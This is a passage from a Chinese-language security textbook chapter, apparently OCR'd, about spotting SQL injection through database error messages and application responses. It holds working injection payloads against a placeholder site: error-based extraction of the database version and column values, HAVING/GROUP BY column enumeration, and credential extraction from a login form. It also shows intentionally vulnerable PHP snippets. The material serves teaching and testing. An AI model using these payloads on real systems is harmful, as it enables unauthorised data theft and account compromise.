

图 2-3　MySQL 服务器错误

服务器返回下列错误：

```
You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near "attacker " at line 1
```

不难发现，有些应用在处理用户数据时会返回意想不到的结果。Web 站点检测到的异常并非都是由 SQL 注入漏洞引起的，它会受很多其他因素的影响。随着对 SQL 注入开发不断熟悉，我们将逐步认识到单引号字符在检测中的重要性，并将学会如何通过向服务器发送合适的请求来判断能进行何种类型的注入。

还可以通过进行另外一个有趣的测试来识别 SQL Server 和 Oracle 中的漏洞。向 Web 服务器发送下面两个请求：

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=bi'+'kes
```

在 MySQL 中，与其等价的请求为：

```
http://www.victim.com/showproducts.php?category=bikes
http://www.victim.com/showproducts.php?category=bi'  'kes
```

如果两个请求的结果相同，则很可能存在 SQL 注入漏洞。

现在读者可能对单引号和字符编码有些困惑，阅读完本章后，您将会清楚这些内容。本节的目标是展示哪些操作会触发 Web 服务器响应而产生异常。在“2.2.6 确认 SQL 注入”一节中，我们将对用于寻找 SQL 注入漏洞的字符串进行扩展。

工具与陷阱……

用户数据验证

有两个原因会引发 SQL 注入漏洞:

- 缺少用户输入验证
- 数据和控制结构混合在同一传输通道中

到目前为止，在计算机历史上，这两个问题一直是产生某些非常重要漏洞(如堆和堆栈溢出、格式字符串问题)的原因。缺少用户输入验证，将导致攻击者可以从数据部分(例如，使用单引号引起来的字符串或数字)跳到注入控制命令(例如，SELECT、UNION、AND、OR 等)。

为防止出现这种漏洞，首要措施是执行严格的用户输入验证和(或)输出编码。例如，可采用白名单方法，即如果希望将数字作为参数值，可对 Web 应用进行配置以拒绝所有由用户提供的非数字输入字符。如果希望是字符串，则只接受之前确定的不具危险性的字符。如果这都不可行，则必须保证所有输入在用于防止 SQL 注入之前已被正确引用或编码。

下面将介绍信息到达数据库服务器的流程和产生上述错误的原因。

3. 信息工作流

前面介绍了一些操纵参数时显示的 SQL 注入错误。读者可能会问：修改参数时，为什么 Web 服务器会显示数据库错误？虽然错误显示在 Web 服务器的响应中，但 SQL 注入发生在数据库层。本节的例子会展示如何通过 Web 应用到达数据库服务器。

一定要对数据输入影响 SQL 查询的过程和可以从数据库期望获取的响应类型有一个清晰的理解。图 2-4 展示了使用浏览器发送的数据来创建 SQL 语句并将结果返回给浏览器的整个过程。

图 2-4 还展示了动态 Web 请求所涉及的各方之间的信息工作流：

1. 用户向 Web 服务器发送请求。
2. Web 服务器检索用户数据，创建包含用户输入的 SQL 语句，然后向数据库服务器发送查询。
3. 数据库服务器执行 SQL 查询并将结果返回给 Web 服务器。请注意，数据库服务器并不知道应用逻辑，它只是执行查询并返回结果。
4. Web 服务器根据数据库响应动态地创建 HTML 页面。



图 2-4　三层架构中的信息流

不难发现，Web 服务器和数据库服务器是相互独立的实体。Web 服务器只负责创建 SQL 查询，解析结果，将结果显示给用户。数据库服务器接收查询并向 Web 服务器返回结果。对于利用 SQL 注入漏洞来说，这一点非常重要，因为我们可以通过操纵 SQL 语句来让数据库服务器返回任意数据(比如 Victim 公司 Web 站点的用户名和口令)，而 Web 服务器却无法验证数据是否合法。

2.2.2　数据库错误

前面介绍了一些操纵参数时会显示的 SQL 注入错误。虽然错误显示在 Web 服务器的响应中，但 SQL 注入发生在数据库层。本节的例子展示了如何通过 Web 应用到达数据库服务器。

测试 SQL 注入漏洞时，可能会从 Web 服务器收到不同的数据库错误，一定要熟悉这些错误。图 2-5 展示了产生 SQL 注入错误的过程和 Web 服务器对错误进行处理的过程。



图 2-5　产生 SQL 注入错误的过程中的信息流

从图 2-5 中不难发现，产生 SQL 注入错误的过程中发生了下列事件：

1. 用户发送请求，尝试识别 SQL 注入漏洞。本例中，用户发送了一个带单引号的值。
2. Web 服务器检索用户数据并向数据库服务器发送 SQL 查询。本例中，在 Web 服务器创建的 SQL 语句中包含了用户输入并构造了一条查询，不过该查询因末尾存在两个单引号而导致语法错误。
3. 数据库服务器接收格式不正确的 SQL 查询并向 Web 服务器返回一条错误消息。
4. Web 服务器接收来自数据库的错误并向用户发送 HTML 响应。本例中发送的是错误消息，不过，如何在 HTML 响应的内容中展示错误则完全取决于应用。

上述例子说明了用户请求触发数据库错误时的场景。根据应用编码方式的不同，一般按下列方法对步骤 4 中返回的文件进行构造和处理：

- 将 SQL 错误显示在页面上，它对 Web 浏览器用户可见。
- 将 SQL 错误隐藏在 Web 页面的源代码中以便于调试。
- 检测到错误时跳转到另一个页面。
- 返回 HTTP 错误代码 500(内部服务器错误)或 HTTP 重定向代码 302。
- 应用适当地处理错误但不显示结果，可能会显示一个通用的错误页面。

当您尝试识别 SQL 注入漏洞时，需要确定应用返回的响应类型。接下来我们将关注最常见的几种响应类型。要想成功进行攻击和从识别漏洞过渡到进一步利用漏洞，识别远程数据库的能力至关重要。

常见的 SQL 错误

上一节介绍过，数据库返回错误时，不同的应用会做不同处理。当尝试识别某一输入是否会触发 SQL 漏洞时，Web 服务器的错误消息非常有用。最好的情况是应用返回完整的 SQL 错误，不过这种情况不是很普遍。

下面的例子将帮助读者熟悉一些最典型的错误。不难发现，SQL 错误通常与不完整的单引号有关，因为 SQL 要求必须使用单引号将字母数字混合值引起来。同时您还会发现，有些典型错误示例还会对引起错误的原因做简单的说明。

1) SQL Server 错误

前面讲过，将一个单引号插入到参数中会产生数据库错误。在本小节中我们会发现，完全相同的输入会产生不同的结果。

请思考下列请求：

```
http://www.victim.com/showproducts.php?category=attacker'
```

远程应用返回类似于下列内容的错误：

```
Server Error in '/' Application.
Unclosed quotation mark before the character string 'attacker;'.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation
mark before the character string 'attacker;'.
```

很明显，我们不需要记住所有错误代码，重要的是理解错误发生的时机和原因。通过上面两个例子，我们可以确定运行在数据库上的远程 SQL 语句肯定与下面的内容类似：

```
SELECT *
FROM products
WHERE category='attacker''
```

该应用并未审查单引号，所以数据库服务器拒绝了该语句并返回一个错误。

这只是一个对字母数字混合字符串进行注入的例子。下面的例子将展示注入数字值(在

SQL 语句中不加引号)时返回的典型错误。

假设在 victim.com 应用中找到了一个名为 showproducts.php 的页面，页面脚本接收名为 id 的参数并根据 id 参数的值显示单个商品：

```
http://www.victim.com/showproducts.php?id=2
```

如果将 id 参数的值修改成下列内容：

```
http://www.victim.com/showproducts.php?id= attacker
```

应用会返回一个类似于下列内容的错误：

```
Server Error in '/' Application.
Invalid column name 'attacker'.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.

Exception Details: System.Data.SqlCLient.SqlException: Invalid column name
'attacker'.
```

在这个错误的基础上，可以猜想第一个示例中应用创建的 SQL 语句应如下所示：

```
SELECT *
FROM products
WHERE idproduct=2
```

上述语句返回的结果集是 idproduct 字段等于 2 时的商品。如果注入一个非数字值，比如 attacker，那么最终发送给数据库服务器的 SQL 语句将如下所示：

```
SELECT *
FROM products
WHERE idproduct=attacker
```

SQL Server 知道，如果该值不是一个数字，那么它肯定是个列名。本例中服务器在 products 表中寻找名为 attacker 的列。因为不存在该列，所以服务器返回一个错误。

可以使用一些技术来检索嵌入在数据库返回错误中的信息。第一种技术是通过将字符串转换为整数来产生错误：

```
http://www.victim.com/showproducts.php?category=bikes' and 1=0/@@version;--
```

应用响应：

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000-
8.00.760(Intel x86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft
Corporation Enterprise Edition on Windows NT 5.2 (Build 3790:) 'to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

数据库报告了一个错误，它将@@version 的结果转换成一个整数并显示了其内容。该技术滥用了 SQL Server 中的类型转换功能。我们发送 0/@@version 作为部分注入代码。除法运算需要两个数字作为操作数，所以数据库尝试将@@version 函数的结果转换成一个数字。当该操作失败时，数据库会显示出变量的内容。

可以使用该技术显示数据库中的任何变量。下面的例子使用该技术显示 user 变量的值：

```
http://www.victim.com/showproducts.php?category=bikes' and 1=0/user;--
```

应用响应：

```
Syntax error converting the nvarchar value 'dbo' to a column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
abort the error and where it originated in the code.
```

还有一些技术可用于显示数据库执行的语句的信息，比如使用 *having 1=1*：

```
http://www.victim.com/showproducts.php?category=bikes' having 1'='1
```

应用响应：

```
Server Error in '/' Application.
Column 'products.productid' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

这里将 HAVING 子句与 GROUP BY 子句结合使用。也可以在 SELECT 语句中使用 HAVING 子句过滤 GROUP BY 返回的记录。GROUP BY 要求 SELECT 语句选择的字段是某个聚合函数的结果或者包含在 GROUP BY 子句中。如果该条件不满足，那么数据库会返回一个错误，显示出现该问题的第一列。

可以使用该技术和 GROUP BY 来枚举 SELECT 语句中的所有列：

```
http://www.victim.com/showproducts.php?category=bikes' GROUP BY productid
      having 1'='1
```

应用响应：

```
Server Error in '/' Application.
Column 'products.name' is invalid in the select list because it is not
contained in either an aggergate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. please review the stack trace for more information
about the error and where it originated in the code.
```

在上述例子中，我们包含了之前在 GROUP BY 子句中发现的 productid 列。数据库错误披露了接下来的 name 列。只需继续增加发现的列即可枚举所有列：

```
http://www.victim.com/showproducts.php?category=bikes'  GROUP BY
      productid,name  having '1'='1
```

应用响应：

```
Server Error in '/' Application.
Column 'products.price' is invalid in the select list because it is not
contained in either an aggergate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. please review the stack trace for more information
about the error and where it originated in the code.
```

枚举出所有列名后，可以使用前面介绍的类型转换错误技术来检索列对应的值：

```
http://www.victim.com/showproducts.php?category=bikes' and 1=0/name;--
```

应用响应：

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Claud Butler Olympus D2' to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

提示：

如果攻击者瞄准那些使用 SQL Server 数据库的应用，那么，错误消息中的信息披露就会非常有用。如果在身份验证机制中发现了这种信息披露，则可尝试使用刚才介绍的 HAVING 和 GROUP BY 技术枚举用户名列和口令列的名称(很可能为 user 和 password)：

```
http://www.victim.com/logon.aspx?username=test' having 1'='1
http://www.victim.com/logon.aspx?username=test'
  GROUP BY User having '1'='1
```

发现列名后，可披露第一个账户的认证信息，该账户可能拥有管理员权限：

```
http://www.victim.com/logon.aspx?username=test' and 1=0/User and 1'='1
http://www.victim.com/logon.aspx?username=text' and 1=0/Password and 1'='1
```

还可以将已发现的用户名添加到一个否定条件中，这样便可以将其从结果集中排除，从而发现其他账户。

```
http://www.victim.com/logon.aspx?username=test' and User not in ('Admin')
and 1=0/User and 1'='1
```

可以使用 web.config 文件配置 ASP.NET 应用中的错误显示。该文件用于定义 ASP.NET 应用的设置和配置。它是一个 XML 文档，其中包含了有关已加载模块、安全配置、编译设置的信息以及其他的类似数据。customErrors 指令定义如何将错误返回给 Web 浏览器。默认情况下，customErrors 为“On”，该特性可防止应用服务器向远程访问者显示详细的错误信息。可使用下列代码彻底禁用该特性，但不建议在产品环境下执行该操作：

```
<configuration>
   <system.web>
      <customErrors mode="Off"/>
   </system.web>
</configuration>
```

还可以根据呈现页面时产生的HTTP错误代码来显示不同的页面：

```
<configuration>
   <system.web>
      <customErrors  defaultRedirect="Error.aspx" mode="On"/>
        <error statusCode="403" redirect="AccessDenied.aspx">
        <error statusCode="404" redirect="NotFound.aspx">
        <error statusCode="500" redirect="InternalError.aspx">
     </customErrors>
   </system.web>
</configuration>
```

在上述例子中，应用默认会将用户重定向到 Error.aspx 页面。但在三种情况下——HTTP代码403、404和500，用户会被重定向到其他页面。

2) MySQL错误

下面介绍一些典型的MySQL错误。所有主流服务器端脚本语言均能访问MySQL数据库。MySQL 可以在很多架构和操作系统下执行，常见的配置是在装有 Linux 操作系统的 Apache Web服务器上运行PHP，但它也可以出现在很多其他的场合中。

下列错误通常表明存在MySQL注入漏洞：

```
Warning: mysql_fetch_array():supplied argument is not a valid MySQL result
resource in /var/www/victim.com/showproducts.php on line 8
```

本例中，攻击者在GET参数中注入了一个单引号，PHP页面将SQL语句发送给了数据库。下列PHP代码段展示了该漏洞：

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

   //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");

//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");
```

```
//Loop on the results
While ($row = mysql_fetch_array($result.MYSQL_NUM)) {
    printf("ID: %s Name: %s", $row[0], $row[1]);
}

//Free result set
mysql_free_result($result);
?>
```

这段代码表明，从 GET 变量检索到的值未经审查就在 SQL 语句中使用了。如果攻击者使用单引号注入一个值，那么最终的语句将变为：

```
SELECT *
FROM products
WHERE category='attacker''
```

上述 SQL 语句将执行失败且 mysql_query 函数不会返回任何值。所以，$result 变量不再是有效的 MySQL 结果源。在下列代码行中，mysql_fetch_array($result，MYSQL_NUM)函数将执行失败且 PHP 会显示一条警告信息，该信息告诉攻击者 SQL 语句无法执行。

在上面的例子中，应用不会泄露与 SQL 错误有关的细节，所以攻击者需要花点精力来确定利用漏洞的正确方法。“2.6.2　确认 SQL 注入”一节会介绍用于这种场合的技术。

PHP 包含一个名为 mysql_error 的内置函数。在执行 SQL 语句的过程中，该函数可以提供与从 MySQL 数据库返回的错误相关的信息。例如，下列 PHP 代码会显示在执行 SQL 查询的过程中引发的错误：

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

   //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");

//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

if(!$result) { //If there is any error
    //Error checking and display
    die('<p>Error: ' . mysql_error() . '</p>');
} else {
```

```
    //Loop on the results
    while ($row = mysql_fetch_array($result.MYSQL_NUM)) {
        printf ("ID: %s Name: %s", $row[0], $row[1]);
}

    //Free result set
    mysql_free_result($result);
}
?>
```

当运行上述代码的应用捕获到数据库错误且 SQL 查询失败时，返回的 HTML 文档将包含数据库返回的错误。如果攻击者向字符串参数添加一个单引号，那么服务器将返回类似于下列内容的输出：

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
' ' ' at line 1
```

上述输出提供了 SQL 查询为什么会失败的信息。如果注入的参数不是一个字符串(即不需要包含在单引号中)，则最终输出将类似于下列内容：

```
Error: Unknown column 'attacker' in 'where clause'
```

MySQL 服务器中的行为与 SQL Server 中的相同。由于没有将该值包含在引号中，因而 MySQL 将它看作一个列名。执行的 SQL 语句如下所示：

```
SELECT *
FROM products
WHERE idproduct=attacker
```

MySQL 无法找到名为 attacker 的列，返回一个错误。
下面是从前面介绍的负责错误处理的 PHP 脚本中提取的代码段：

```
if (!$result) { //If there is any error
    //Error checking and display
    die('<p>Error: '. mysql_error() . '</p>');
    }
```

本例中捕获到错误后使用 die()函数进行显示。PHP 的 die()函数打印了一条消息并恰当地退出当前脚本。程序员还可以使用其他选项，比如重定向到其他页面：

```
if (!$result) { //If there is any error
    //Error checking and redirection
    header("Location: http://www.victim.com/error.php"");
    }
```

我们将在“2.2.3 应用响应”一节中分析服务器的响应，并讨论如何在没有错误的响应中确认 SQL 注入漏洞。

3) Oracle 错误

下面介绍一些典型的 Oracle 错误示例。Oracle 数据库使用多种技术进行部署。前面讲过，我们不需要掌握从数据库返回的每一个错误，重要的是当看到数据库错误时能够识别它。

当操纵后台数据库为 Oracle 的 Java 应用中的参数时，您经常会发现下列错误：

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at
oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:180) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
```

上述错误非常普遍，它表明执行了语法上不正确的 SQL 语句。根据运行在服务器上的代码的不同，当您注入一个单引号时会发现产生了下列错误：

```
Error: SQLException java.sql.SQLException: ORA-01756: quoted string not
properly terminated
```

该错误表明 Oracle 数据库检测到 SQL 语句中有一个使用单引号引起来的字符串未被正确结束，Oracle 要求字符串必须使用单引号结束。下列错误重现了.NET 环境下的情况：

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors
occurred during processing of command.
ORA-00933: SQL command not properly ended
```

下面的例子展示了从.NET 应用返回的一个错误，该程序执行的语句中包含未使用单引号引起来的字符串：

```
ORA-01756: quoted string not properly terminated
System.Web.HttpUnhandledException: Exception of type
'System.Web.HttpUnhandledException' was thrown. --->
System.Data.OleDb.OleDbExceptiom: ORA-01756: quoted string not properly
terminated
```

PHP 的 ociparse()函数用于准备要执行的 Oracle 语句。下面是该函数调用失败时 PHP 引擎产生的一个错误示例：

```
Warning:  ociparse() [function. ociparse]: ORA-01756: quoted string not
properly terminated in /var/www/victim.com/ocitest.php on line 31
```

如果 ociparse()函数调用失败且未对该错误进行处理，那么应用会因为第一次失败而显示一些其他错误，如下面示例所示：

```
Warning: ociexecute() : supplied argument is not a valid OCI8-Statement
resource in c:\ www\victim.com\oracle\index.php on line 31
```

阅读本书时您会发现，有时攻击成功与否与数据库服务器披露的信息息息相关。检查一下下面的错误：

```
java.sql.SQLException: ORA-00907: missing right parenthesis
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:134) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:289) at
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at
```

```
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)
```

数据库报告 SQL 语句中存在“missing right parenthesis(缺少右括号)”错误。很多原因会引发该错误。最常见的情况是攻击者在嵌套 SQL 语句中拥有某种控制权。例如：

```
SELECT field1, field2,  /* Select the first and second fields */
 (SELECT field1         /* Start subquery */
   FROM table2
WHERE something = [attacker controlled variable])   /* End subquery */
as field3             /* result from subquery */
FROM table1
```

上述例子展示了一个嵌套查询。主 SELECT 语句执行括号中的另一条 SELECT 语句。如果攻击者向第二条查询语句注入某些内容并将后面的 SQL 语句注释掉，那么 Oracle 将返回一个“missing right parenthesis”错误。

2.2.3 应用响应

上一节介绍了当后台数据库执行查询失败时应用通常会返回的错误类型。如果您看到了这样的错误，那么您就能非常肯定该应用易受到某种 SQL 注入攻击。不过，由于应用收到数据库错误时会做不同的处理，所以有时识别 SQL 注入漏洞并不像前面介绍的那么容易。本节将介绍一些不直接在浏览器中显示错误的示例，它们代表不同的复杂度。

注意：

并不存在真正完美的规则可以确定某个输入是否会触发 SQL 注入漏洞，因为存在无数种可能的情况。

侦查潜在的 SQL 注入时，必须坚持不懈并留心细节信息，这一点非常重要。建议使用 Web 代理，因为 Web 浏览器会隐藏诸如 HTML 源代码、HTTP 重定向等细节信息。此外，在底层工作和查看 HTML 源代码时，可能会发现 SQL 注入外的其他漏洞。

寻找 SQL 注入漏洞的过程包括识别用户数据输入，操纵发送给应用的数据以及识别服务器返回结果中的变化。请记住，操纵参数产生的错误可能与 SQL 注入无关。

通用错误

上一节介绍了从数据库返回的典型错误。根据当时的情况，我们很容易判断出参数是否易受到 SQL 注入攻击。但对于其他情况，不管遇到何种错误，应用均返回一个通用的错误页面。

Microsoft .NET 引擎就是一个很好的示例，该引擎在遇到运行时错误时，默认返回服务器的出错页面，如图 2-6 所示。

这是个常见页面。当应用未对错误进行处理且服务器又没有配置自定义的错误页面时，便会出现该页面。前面讲过，该行为取决于 web.config 文件的设置。

如果测试 Web 站点时发现应用始终返回默认或自定义的错误页面，那么就需要弄清该错误是不是由 SQL 注入引发的。可以通过向参数中插入不会触发应用错误的 SQL 代码来进行测试。



图 2-6　默认的 ASP.NET 错误页面

在上述例子中，可以假设 SQL 查询与下面的内容相似：

```
SELECT *
FROM products
WHERE category='[attacker's control]'
```

注入 attacker'很明显会产生错误，因为末尾增加了多余的单引号，这导致该 SQL 语句出错：

```
SELECT *
FROM products
WHERE category='attacker''
```

可以尝试注入不会产生错误的内容。通常这是个反复训练且不断摸索的过程。在本例中要记住，我们正在尝试将数据注入到一个用单引号引起来的字符串中。

如果注入像 *bikes' or '1'='1* 这样的内容，会产生什么结果呢？最终的 SQL 语句如下所示：

```
SELECT *
FROM products
WHERE category='bikes' OR '1'='1' /* always true -> returns all rows */
```

本例中，我们注入的 SQL 代码创建了一个有意义、正确的查询。如果应用易受到 SQL 注入攻击，那么上述代码将返回 products 表中所有的行。该技术非常有用，它引入了一个永真条件。

内联插入到当前 SQL 语句中的 *or '1'='1* 并未影响请求的其他部分。我们可以很容易地创建出正确的语句，所以查询的复杂性不是非常重要。

注入永真条件有个缺点：查询结果会包含表中的所有记录。如果存在上百万条记录，那么查询执行的时间会很长，而且会耗费数据库和 Web 服务器的大量资源。该问题的解决办法是：注入一些不会对最终结果产生影响的内容，比如 *bikes' or '1'='2*。最终的 SQL 查询如下所示：

```
SELECT *
FROM products
WHERE category='bikes' OR '1'='2'
```

1 不等于 2，该条件为假，上述语句等价于：

```
SELECT *
FROM products
WHERE category='bikes'
```

对于这种情况，还可以进行另外一种测试：注入一个永假语句。为实现该目的，我们发送一个不会产生结果的值。比如 *bikes' AND '1'='2*：

```
SELECT *
FROM products
WHERE category='bikes' AND '1'='2' /* always false -> returns no rows */
```

上述语句不会返回任何结果，因为 WHERE 子句中的最后一个条件永远不会成立。但是请记住，事情不总是像这些例子介绍的这么简单。如果注入了一个永假条件，但是应用却返回了结果，那么也不要惊讶，因为很多原因会引发这种情况。例如：

```
SELECT *                              /* Select all */
FROM products                         /* products */
WHERE category='bikes' AND '1'='2'    /* false condition */
UNION SELECT *                        /* append all new_products */
FROM new_products                     /* to the previous result set */
```

本例将两个查询结果合并到一起并作为结果返回。如果注入参数只影响了查询的一部分，那么即便攻击者注入一个永假条件，也还是会收到结果。后面的“2.3.3 终止式 SQL 注入”一节会介绍注释其他查询时用到的技术。

HTTP 代码错误

HTTP 包含很多返回给 Web 浏览器的代码，它们被用来指定请求的结果或客户端需要执行的操作。

最常见的 HTTP 返回代码是 HTTP 200 OK，它表示请求已成功接收。检测 SQL 注入漏洞时需要熟悉两个错误代码。第一个是 HTTP 500 代码：

```
HTTP/1.1 500 Internal Server Error
Date: Mon, 05 Jan 2009 13:08:25 GMT
```

```
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length:3026

[HTML content]
```

Web 服务器在呈现请求的 Web 源时，如果发现错误，便会返回 HTTP 500。很多情况下 SQL 错误都是以 HTTP 500 错误代码形式返回给用户的。除非使用代理捕获 Web 服务器响应，否则返回的 HTTP 代码将是透明的。

当发现错误时，有些应用会采取另一种比较常见的处理方式：重定向到主页或自定义错误页面。可通过 HTTP 302 重定向代码来实现该操作：

```
HTTP/1.1 302 Found
Connection: Keep-Alive
Content-Length: 159
Date: Mon, 05 Jan 2009 13:42:04 GMT
Location: /index.aspx
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

<html><head><title>Object moved</title></head><body>
<h2>object moved to <a href="/index.aspx">here</a>.</h2>
</body></html>
```

上述例子将用户重定向到了主页。302 响应始终包含一个 Location 字段，该字段指明 Web 浏览器应该重定向到的目的地。前面讲过，Web 浏览器负责处理该操作，除非使用 Web 代理拦截 Web 服务器响应，否则该操作对用户将是透明的。

